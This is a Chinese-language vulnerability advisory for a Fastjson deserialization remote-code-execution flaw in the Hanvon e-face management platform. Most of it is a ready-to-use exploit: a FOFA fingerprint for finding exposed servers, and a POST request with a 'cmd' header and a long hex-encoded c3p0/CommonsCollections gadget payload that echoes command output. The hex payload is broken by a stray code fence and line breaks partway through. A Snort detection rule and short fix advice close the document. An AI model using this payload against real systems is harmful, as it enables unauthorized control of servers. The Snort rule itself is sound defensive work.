

汉王e脸通综合管理平台

addVisitDeviceAppointmentInfoTest.do

Fastjson反序列化RCE

汉王e脸通综合管理平台 addVisitDeviceAppointmentInfoTest.do Fastjson反序列化RCE，攻击者可未经授权进行命令执行，导致服务器被控。

影响版本

汉王e脸通综合管理平台

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级

维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低

漏洞复现


FOFA: icon_hash="1380907357"

POC/EXP:

POST /manage/visitorDeviceInteraction/addVisitDeviceAppointmentInfoTest.do?
recoToken=SGUsqvF7cVS HTTP/1.1
Host: 127.0.0.1
cmd: whoami
Content-Type: application/json

```
{
  "e": {
    "@type": "java.lang.Class",
    "val": "com.mchange.v2.c3p0.wrapperConnectionPoolDataSource",
    "f": {
      "@type": "com.mchange.v2.c3p0.wrapperConnectionPoolDataSource",
      "userOverridesAsString": "HexAsciiSerializedMap:ACED0005737200116A6176612E7574696C2E48617368536574BA44859596B8B7340300007870770C000000103F400000000000027372002A6F72672E6170616368652E636F6D6D6F6E732E636F6C6C656374696F6E732E6D61702E4C617A794D61706EE594829E7910940300014C0007666163746F727974002C4C6F72672F6170616368652F636F6D6D6F6E732F636F6C6C656374696F6E732F5472616E73666F726D65723B78707372003A6F72672E6170616368652E636F6D6D6F6E732E636F6C6C656374696F6E732E66756E63746F72732E496E766F6B65725472616E73666F726D657287E8FF6B7B7CCE380200035B000569417267737400135B4C6A6176612F6C616E672F4F626A6563743B4C000B694D6574686F644E616D657400124C6A6176612F6C616E672F537472696E673B5B000B69506172616D54797065737400125B4C6A6176612F6C616E672F436C6173733B7870707400136765744F757470757450726F7065727469657370737200116A6176612E7574696C2E486173684D61700507DAC1C31660D103000246000A6C6F6164466163746F724900097468726573686F6C6478703F4000000000000C770800000010000000017371007E000B3F4000000000000C770800000010000000017372003A636F6D2E73756E2E6F72672E6170616368652E78616C616E2E696E7465726E616C2E78736C74632E747261782E54656D706C61746573496D706C09574FC16EACAB3303000649000D5F696E64656E744E756D62657249000E5F7472616E736C6574496E6465785B000A5F62797465636F6465737400035B5B425B00065F636C61737371007E00084C00055F6E616D6571007E00074C00115F6F757470757450726F706572746965737400164C6A6176612F7574696C2F50726F706572746965733B787000000000FFFFF757200035B5B424BFD19156767DB37020000787000000001757200025B42ACF317F8060854E002000787000000DCFCAFEBABE0000003400CD0A0014005F090033006009003300610700620A0004005F09003300630A006400650A003300660A000400670A000400680A0033006907006A0A0014006B0A0012006C08006D0B000C006E08006F0700700A001200710700720A007300740700750700760700770800780A0079007A0A0018007B08007C0A0018007D08007E08007F0800800B001600810700820A008300840A008300850A008600870A002200880800890A0022008A0A0022008B0A008C008D0A008C008E0A0012008F0A009000910A009000920A001200930A003300940700950A00120096070097010001680100134C6A6176612F7574696C2F486173685365743B0100095369676E61747572650100274C6A6176612F7574696C2F486173685365743C4C6A6176612F6C616E672F4F626A6563743B3E3B010001720100274C6A617661782F736572766C65742F687474702F48747470536572766C6574526571756573743B010001700100284C6A617661782F736572766C65742F687474702F48747470536572766C6574526573706F6E73653B0100063C696E69743E010003282956010004436F646501000F4C696E654E756D6265725461626C650100124C6F63616C5661726961626C655461626C65010004746869730100204C79736F73657269616C2F7061796C6F6164732F436F6D6D6F6E4563686F313B01000169010015284C6A6176612F6C616E672F4F626A6563743B295A0100036F626A0100124C6A6176612F6C616E672F4F626A6563743B01000D537461636B4D61705461626C65010016284C6A6176612F6C616E672F4F626A6563743B492956010001650100154C6A6176612F6C616E672F457863657074696F6E3B010008636F6D6D616E64730100135B4C6A6176612F6C616E672F537472696E673B0100016F01000564657074680100014907007607004C070072010001460100017101000D6465636C617265644669656C640100194C6A6176612F6C616E672F7265666C6563742F4669656C643B01000573746172740100016E0100114C6A6176612F6C616E672F436C6173733B07007007009807009901000A536F7572636546696C65010010436F6D6D6F6E4563686F312E6A6176610C003C003D0C003800390C003A003B0100116A6176612F7574696C2F486173685365740C0034003507009A0C009B009C0C005300480C009D00440C009E00440C004300440100256A617661782F736572766C65742F687474702F48747470536572766C6574526571756573740C009F00A00C00A100A2010003636D640C00A300A401000B676574526573706F6E736501000F6A6176612F6C616E672F436C6173730C00A500A60100106A6176612F6C616E672F4F626A6563740700A70C00A800A90100266A617661782F736572766C65742F687474702F48747470536572766C6574526573706F6E73650100136A6176612F6C616E672F457863657074696F6E0100106A6176612F6C616E672F537472696E670100076F732E6E616D650700AA0C00AB00A40C00AC00AD01000357494E0C009D00AE0100022F630100072F62696E2F73680100022D630C00AF00B00100116A6176612F7574696C2F5363616E6E65720700B10C00B200B30C00B400B50700B60C00B700B80C003C00B90100025C410C00BA00BB0C00BC00AD0700BD0C00BE00BF0C00C0003D0C00C100C20700990C00C300C40C00C500C60C00C700C80C003A00480100135B4C6A6176612F6C616E672F4F626A6563743B0C00C900A001001E79736F73657269616C2F7061796C6F6164732F436F6D6D6F6E4563686F3101001A5B4C6A6176612F6C616E672F7265666C6563742F4669656C643B0100176A6176612F6C616E672F7265666C6563742F4669656C640100106A61766
```

12F6C616E672F54687265616401000D63757272656E7454687265616401001428294C6A6176612F6C
616E672F5468726561643B010008636F6E7461696E73010003616464010008676574436C617373010
01328294C6A6176612F6C616E672F436C6173733B010010697341737369676E61626C6546726F6D01
0014284C6A6176612F6C616E672F436C6173733B295A010009676574486561646572010026284C6A6
176612F6C616E672F537472696E673B294C6A6176612F6C616E672F537472696E673B010009676574
4D6574686F64010040284C6A6176612F6C616E672F537472696E673B5B4C6A6176612F6C616E672F4
36C6173733B294C6A6176612F6C616E672F7265666C6563742F4D6574686F643B0100186A6176612F
6C616E672F7265666C6563742F4D6574686F64010006696E766F6B65010039284C6A6176612F6C616E
E672F4F626A6563743B5B4C6A6176612F6C616E672F4F626A6563743B294C6A6176612F6C616E672F
4F626A6563743B0100106A6176612F6C616E672F53797374656D01000B67657450726F70657274790
1000B746F55707065724361736501001428294C6A6176612F6C616E672F537472696E673B01001B28
4C6A6176612F6C616E672F4368617253657175656E63653B295A01000967657457726974657201001
728294C6A6176612F696F2F5072696E745772697465723B0100116A6176612F6C616E672F52756E74
696D6501000A67657452756E74696D6501001528294C6A6176612F6C616E672F52756E74696D653B0
1000465786563010028285B4C6A6176612F6C616E672F537472696E673B294C6A6176612F6C616E67
2F50726F636573733B0100116A6176612F6C616E672F50726F6365737301000E676574496E7075745
3747265616D01001728294C6A6176612F696F2F496E70757453747265616D3B010018284C6A617661
2F696F2F496E70757453747265616D3B295601000C75736544656C696D69746572010027284C6A617
6612F6C616E672F537472696E673B294C6A6176612F7574696C2F5363616E6E65723B0100046E6578
740100136A6176612F696F2F5072696E745772697465720100077072696E746C6E010015284C6A617
6612F6C616E672F537472696E673B2956010005666C7573680100116765744465636C617265644669
656C647301001C28295B4C6A6176612F6C616E672F7265666C6563742F4669656C643B01000D73657
441636365737369626C65010004285A2956010003676574010026284C6A6176612F6C616E672F4F62
6A6563743B294C6A6176612F6C616E672F4F626A6563743B0100076973417272617901000328295A0
1000D6765745375706572636C617373010040636F6D2F73756E2F6F72672F6170616368652F78616C
616E2F696E7465726E616C2F78736C74632F72756E74696D652F41627374726163745472616E736C6
5740700CA0A00CB005F0021003300CB00000003000800340035000100360000000200370008003800
3900000008003A003B000000040001003C003D0001003E0000005C000200010000001E2AB700CC01B
3000201B30003BB000459B70005B30006B8000703B80008B10000002003F0000001A000600000014
0004001500080016000C001700160018001D001900400000000C00010000001E004100420000000A0
04300440001003E0000005A000200010000001A2AC6000DB200062AB6000999000504ACB200062AB6
000A5703AC00000003003F0000001200040000001D000E001E001000210018002200400000000C000
10000001A00450046000000470000000400020E01000A003A00480001003E000001D30005000330000
00EF1B1034A3000FB20002C6000AB20003C60004B12AB8000B9A00D7B20002C70051120C2AB6000DB
6000E9900452AC0000CB30002B20002120FB900100200C7000A01B30002A7002AB20002B6000D1211
03BD0012B60013B2000203BD0014B60015C00016B30003A700084D01B30002B20002C60076B20003C
6007006BD00184D1219B8001AB6001B121CB6001D9900102C03120F532C04121E53A7000D2C03121F
532C041220532C05B20002120FB90010020053B20003B900210100BB002259B800232CB60024B6002
5B700261227B60028B60029B6002AB20003B900210100B6002BA700044DB12A1B0460B80008B10002
0047006600690017007A00E200E5001700033003F0000006A001A000000250012002600130028001A0
029002C002A0033002B0040002C0047002F0066003300690031006A0032006E0037007A003A007F00
3B008F003C0094003D009C003F00A1004000A6004200B3004400D7004500E2004700E5004600E6004
800E7004B00EE004D00400000002A0004006A00040049004A0002007F0063004B004C0002000000EF
004D00460000000000EF004E004F0001004700000022000B1200336107005004FC002D07005109FF0
03E0002070052010001070050000006000A005300480001003E000001580002000C000000842AB600
0D4D2CB6002C4E2DBE360403360515051504A200652D1505323A06190604B6002D013A0719062AB60
02E3A071907B6000DB6002F9A000C19071BB80030A7002F1907C00031C000313A081908BE36090336
0A150A1509A200161908150A323A0B190B1BB80030840A01A7FFE9A700053A08840501A7FF9A2CB60
032594DC7FF85B100010027006F0072001700033003F0000004200100000005000050052001E005300
24005400270056002F0058003A00590043005B0063005C0069005B006F00620072006100740052007
A0065007B00660083006800400000003E00060063000600540046000B0027004D004D00460007001E
00560055005600060000008400570046000000000084004E004F00010005007F00580059000200470
000002E0008FC000507005AFE000B07005B0101FD003107005C070052FE00110700310101F8001942
070050F90001F800050001005D00000002005E707400016170770100787400017878737200116A617
6612E6C616E672E496E746567657212E2A0A4F781873802000149000576616C7565787200106A6176
612E6C616E672E4E756D62657286AC951D0B94E08B020000787000000000787871007E000D78;"}}}



snort规则:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (
  msg:"Hanvon eFace - Fastjson Deserialization RCE (CVE-2022-25845)";
  flow:to_server,established;
  content:"POST"; http_method;

  content:"/manage/visitorDeviceInteraction/addVisitDeviceAppointmentInfoTest.do";
  http_uri;

  content:"Content-Type: application/json"; http_header;
  pcre:"/\{\"[\\w@]+\":\\{\\\"@type\\\":\\\"
(java\\.lang\\.Class|com\\.mchange\\.v2\\.c3p0\\.\\w+)\\\"/i";
  pcre:"/HexAsciiSerializedMap\\s*:\\s*ACED0005/smi";
  metadata:service http;
  metadata:affected_product "汉王e脸通综合管理平台";
  metadata:vulnerability_type "Fastjson Deserialization RCE";
  classtype:web-application-attack;
  sid:1000265;
  rev:1;
  priority:1;
)
```

漏洞修复

关闭互联网暴露面或接口设置访问权限

升级至安全版本。